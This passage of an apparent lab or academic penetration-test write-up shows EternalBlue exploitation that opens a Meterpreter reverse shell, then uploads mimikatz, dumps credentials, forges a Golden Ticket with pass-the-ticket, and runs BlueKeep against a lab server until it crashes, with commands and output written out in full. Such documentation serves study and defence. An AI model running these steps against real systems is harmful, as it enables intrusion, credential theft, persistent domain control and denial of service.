[+] 192.168.1.3:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.3:445       - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.3:445 - The target is vulnerable.
[*] 192.168.1.3:445 - Connecting to target for exploitation.
[+] 192.168.1.3:445 - Connection established for exploitation.
[+] 192.168.1.3:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.3:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.3:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.1.3:445 - 0×00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.1.3:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.1.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.3:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.3:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.3:445 - Starting non-paged pool grooming
[+] 192.168.1.3:445 - Sending SMBv2 buffers
[+] 192.168.1.3:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.3:445 - Sending final SMBv2 buffers.
[*] 192.168.1.3:445 - Sending last fragment of exploit packet!
[*] 192.168.1.3:445 - Receiving response from exploit packet
[+] 192.168.1.3:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.3:445 - Sending egg to corrupted connection.
[*] 192.168.1.3:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.68:4444 → 192.168.1.3:49158) at 2024-12-25 20:40:52 -0500
[+] 192.168.1.3:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.3:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.3:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Figure 19 – Successful exploitation


After we run the exploit we can see the output below:

Meterpreter session 1 opened (192.168.1.5:4444 > 192.168.1.8:49599) 192.168.1.8:445 - =================WIN=================

meterpreter>

From Figure 19 we conclude that we have successfully exploited the victim's machine. At the same time an activated meterpreter session can be seen. This provides a number of choices which we can use in order to gain more information about the victims machine.

In the Figure below we can see the shell we have gained and also with the "*whoami"* command we can see the directory and rights :



```
[+] 192.168.1.3:445 - =======================WIN================
[+] 192.168.1.3:445 - ==========================================

meterpreter > shell
Process 2920 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


Figure 20 – shell and whoami commands

4.3

Execution of Pass-the-Hash Attack and Successful Access to the System Under Attack

Mimikatz is a tool that is commonly used by hackers and security professionals to extract sensitive information, such as passwords and credentials, from a system’s memory.


Mimikatz Link: [Releases · gentilkiwi/mimikatz]



```
meterpreter > upload /home/user/Desktop/mimikatz.exe C:/Users/Public/mimikatz.exe
[*] Uploading  : /home/user/Desktop/mimikatz.exe → C:/Users/Public/mimikatz.exe
[*] Uploaded 1.29 MiB of 1.29 MiB (100.0%): /home/user/Desktop/mimikatz.exe → C:/Users/Public/mimikatz.exe
[*] Completed  : /home/user/Desktop/mimikatz.exe → C:/Users/Public/mimikatz.exe
meterpreter > 
```


Figure 21 – uploading mimikatz.exe to the victim’s machine

After we have uploaded the Mimikatz.exe file to a hidden directory (C:\Users\Public) we can run it from the victims machine and proceed with the attack.



```
meterpreter > shell
Process 1268 created.
Channel 9 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd C:\Users\Public
cd C:\Users\Public

C:\Users\Public>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # 
```

Figure 22 – Shell and opening of mimikatz.exe



```
C:\Users\Public>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 106217 (00000000:00019ee9)
Session           : Interactive from 1
User Name         : ITBERBARIS
Domain            : ITBERBARIS-PC
Logon Server      : ITBERBARIS-PC
Logon Time        : 12/28/2024 8:42:14 PM
SID               : S-1-5-21-4040004132-3824912273-2566149772-1000
        msv :
         [00000003] Primary
         * Username : ITBERBARIS
         * Domain   : ITBERBARIS-PC
         * LM       : e41905232dc057461a9a51d9c935468c
         * NTLM     : 67932db8b001769574dee0ddbb62d750
         * SHA1     : 7a0a349d5cc350b7de00990a10e99a8085b1e33b
        tspkg :
         * Username : ITBERBARIS
         * Domain   : ITBERBARIS-PC
         * Password : SecurePass123!
        wdigest :
         * Username : ITBERBARIS
         * Domain   : ITBERBARIS-PC
         * Password : SecurePass123!
        kerberos :
         * Username : ITBERBARIS
         * Domain   : ITBERBARIS-PC
         * Password : SecurePass123!
        ssp :
        credman :

Authentication Id : 0 ; 106171 (00000000:00019ebb)
Session           : Interactive from 1
User Name         : ITBERBARIS
Domain            : ITBERBARIS-PC
Logon Server      : ITBERBARIS-PC
Logon Time        : 12/28/2024 8:42:14 PM
SID               : S-1-5-21-4040004132-3824912273-2566149772-1000
```

Figure 23 – Mimikatz execution of the “sekurlsa::logonpasswords” command

From the «privilege::debug», «sekurlsa::logonpasswords» commands As depicted in the above Figures , with the «sekurlsa::logonpasswords» command all the necessary information for the execution of the attack has been revealed. More precisely for the targeted **ITBERBARIS** account the following credential information will be used:

It successfully dumped the credentials, including:

Username*: ITBERBARIS*


Domain*: ITBERBARIS-PC*

Password*: SecurePass123!*

Additionally, it extracted NTLM and SHA1 hashes, which can now be used for further attacks like **Pass-the-Hash (PtH)** or lateral movement within the network.

4.4

Golden Ticket Attack: Forged Kerberos Authentication for Domain Persistence and Privilege Escalation



```
mimikatz # kerberos::golden /domain:ITBERBARIS-PC /sid:S-1-5-21-404004132-3824912723-2566149772 /target:ITBERBARIS-PC /rc4:316dcfe0d16ae931b73c59d7e0c0
89c0 /user:Administrator /service:CIFS /id:500
ERROR kuhl_m_kerberos_golden ; Domain name does not look like a FQDN

mimikatz # kerberos::golden /domain:ITBERBARIS-PC.local /sid:S-1-5-21-404004132-3824912723-2566149772 /target:ITBERBARIS-PC.local /rc4:316dcfe0d16ae931
b73c59d7e0c089c0 /user:Administrator /service:CIFS /id:500
User      : Administrator
Domain    : ITBERBARIS-PC.local (ITBERBARIS-PC)
SID       : S-1-5-21-404004132-3824912723-2566149772
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 316dcfe0d16ae931b73c59d7e0c089c0 - rc4_hmac_nt
Service   : CIFS
Target    : ITBERBARIS-PC.local
Lifetime  : 1/12/2025 3:16:24 AM ; 1/10/2035 3:16:24 AM ; 1/10/2035 3:16:24 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```


Figure 24 – Mimikatz execution of the command “kerberos::golden /domain:ITBERBARIS-PC /sid:S-1-5-21-404004132-3824912723-2566149772 /target:ITBERBARIS-PC /rc4:316dcfe0d16ae931b73c59d7e0c089c0 /user:Administrator /service:CIFS /id:500”

kerberos::golden /domain:ITBERBARIS-PC /sid:S-1-5-21-404004132-3824912723-2566149772 /target:ITBERBARIS-PC /rc4:316dcfe0d16ae931b73c59d7e0c089c0 /user:Administrator /service:CIFS /id:500

Each parameter plays a distinct yet interdependent role in maintaining accurate identification and secure authentication across Windows domain environments. The ***/domain*** parameter designates the specific domain to which the target machine belongs, providing the necessary contextual boundary for any subsequent operations. In parallel, the ***/sid*** parameter furnishes the unique security identifier (SID) for that domain, ensuring a precise mapping of security policies and ownership. Leveraging these domain-centric parameters, the ***/target*** parameter mandates entry of the fully qualified domain name (FQDN) of the target machine, thus enabling systems to verify and locate the correct endpoint within the larger network. Equally crucial is the ***/rc4*** parameter containing the NTLM hash of the target user’s credentials (commonly an Administrator), which fortifies the authentication process by requiring a valid hash rather than plain-text passwords. Furthermore, the ***/user*** parameter explicitly states the account name to be authenticated, aligning operational commands to the correct identity. This identity-bound process is then refined by the ***/service*** parameter, which specifies the service being accessed , ranging from CIFS (SMB) to HTTP or HOST—allowing for appropriately targeted network interactions. Lastly, the ***/id*** parameter denotes the Relative Identifier (RID) of the target user (typically the Administrator), thereby linking these parameters together to form a coherent mechanism that upholds security, traceability, and domain-centric identity management within Windows-based infrastructures.

- ***User: Administrator***
- ***Domain: ITBERBARIS-PC.local***
- ***SID:S-1-5-21-404004132-3824912723-2566149772***
- ***RC4 Hash: 316dcfe0d16ae931b73c59d7e0c089c0***
- ***Service: CIFS (used for SMB shares and file services)***
- ***Lifetime: The ticket is valid for approximately 10 years (from 2025 to 2035).***


With the “***kerberos::ptt***” (Pass-the-Ticket) command we have injected the ticket into memory.



```
mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # 
```

Figure 25 – Ticket injection into victim’s memory with the command “*kerberos::ptt*”

The output from “***kerberos::list***” in Mimikatz confirms that the Golden Ticket has been successfully injected and is active in the current session.



```
mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 1/12/2025 3:16:24 AM ; 1/10/2035 3:16:24 AM ; 1/10/2035 3:16:24 AM
   Server Name       : CIFS/ITBERBARIS-PC.local @ ITBERBARIS-PC.local
   Client Name       : Administrator @ ITBERBARIS-PC.local
   Flags 40a00000    : pre_authent ; renewable ; forwardable ;

mimikatz #
```

Figure 26 – Confirmation of the ticket injection using the command "kerberos::list"

A Golden Ticket allows impersonation without needing the plaintext password enabling unrestricted control over the domain. In this instance the ticket's validity period spans a decade from January 12 - 2025 at 3:16:24 AM to January 10 - 2035 at 3:16:24 AM with renewals permitted until the same end date. This extended validity ensures persistent access posing a significant security risk. The ticket targets the *CIFS* service typically used for SMB file sharing, and is associated with the host ***ITBERBARIS-PC.local***. It impersonates the **Administrator** account at ITBERBARIS-PC.local, providing full domain administrative privileges.

The implications of this Golden Ticket are profound. It grants the attacker domain administrative rights, enabling them to exfiltrate sensitive data, disrupt operations, and deploy malicious payloads. The ability to perform lateral movement exacerbates the threat, allowing attackers to extend their reach across the network. Moreover, the extended validity period ensures a persistent access mechanism, making detection and remediation even more challenging. This underscores the critical importance of robust Kerberos monitoring, timely detection of suspicious authentication patterns, and immediate incident response to mitigate the risks associated with such advanced threats.

4.5

RDP exploitation through BlueKeep

In this case we will showcase this PoC on our Windows Server 2008 R2.

Windows Server 2008 R2, released on October 22, 2009, is a server operating system developed by Microsoft as part of the Windows NT family. It is the successor to Windows Server 2008 and is based on the Windows 7 codebase. Designed to meet the needs of businesses and enterprise environments , Windows Server 2008 R2 provides robust server features, including enhanced virtualization, web hosting capabilities, and improved networking features.




Figure 27 – The Bluekeep exploit

A lot of SOHO networks include servers which fall victims to different vulnerabilities due to the lack of support. One particularly critical vulnerability (CVE-2019-0708) also known as "BlueKeep" has garnered significant attention. BlueKeep is a Remote Code Execution (RCE) vulnerability that affects unpatched Windows Remote Desktop Protocol (RDP) services. It primarily impacts older versions of Microsoft Windows , including Windows Server 2008 R2.

Systems Affected:


- Windows XP
- Windows Vista
- Windows 7
- Windows Server 2003 SP2

- Windows Server 2008
- Windows Server 2008 R2

This vulnerability allows attackers to execute arbitrary code on vulnerable systems without authentication. BlueKeep is notorious for enabling lateral movement across networks, facilitating the spread of malware and the execution of denial-of-service (DoS) attacks. The exploitation of this vulnerability has practical implications for both offensive and defensive security, making it a critical topic for cybersecurity practitioners.

In our PoC we will use BlueKeep as a method for a denial-of-service attack. The danger posed extends beyond the initial compromise of a single machine. As mentioned by Tao Yan et. Al :


"a critical remote code execution vulnerability in Microsoft's Remote Desktop Services that arises from improper handling of Remote Desktop Protocol (RDP) packets within the Windows kernel. By sending a specially crafted series of RDP PDUs (Protocol Data Units), an attacker can trigger a memory corruption flaw—often described as a use-after-free or out-of-bounds write enabling them to overwrite key data structures in kernel space. Specifically, the exploit manipulates how the RDP listener processes channel join requests and other RDP-related messages, ultimately coercing the system into granting the attacker the ability to inject and run arbitrary code with SYSTEM-level privileges. Because the attacker only needs network access to the target and no valid credentials, the vulnerability is considered "wormable," meaning it can spread automatically to other vulnerable systems, posing a severe threat to unpatched Windows environments."



```
msf6 > search bluekeep

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep    2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce

msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > 
```

Figure 28 – Metasploit search of the BlueKeep exploit


- ***search bluekeep : we search for the BlueKeep module***
- ***use exploit/windows/rdp/cve_2019_0708_bluekeep_rce : we set the BlueKeep exploit***



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 192.168.1.185
rhosts => 192.168.1.185
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set GROOMSIZE 50
```

Figure 29 – IP set and Groomsize for the BlueKeep exploit

- ***set RHOSTS 192.168.1.185 : in this command we set the victim's IP***
- ***show targets : then we look at the types of targets which fit with our case***
- ***set target 2 : (since we use a VirtualBox version , we pick the second target)***
- ***exploit : we run the exploit***



```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000000A (0x0000000000000009,0x0000000000000002,0x0000000000000000,0
xFFFFF80001488BD6)


Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  35
```

Figure 30– Victims Machine after the BlueKeep exploit was initialized

The Blue Screen of Death (BSOD) shown in the image occurs when the Windows operating system encounters a critical error that it cannot recover from, forcing the system to halt and prevent further damage. The error displayed in this case, **IRQL_NOT_LESS_OR_EQUAL**, indicates that a kernel-mode process or driver attempted to access a memory location it wasn’t authorized to access, causing the system to crash.

STOP Code: 0x0000000A

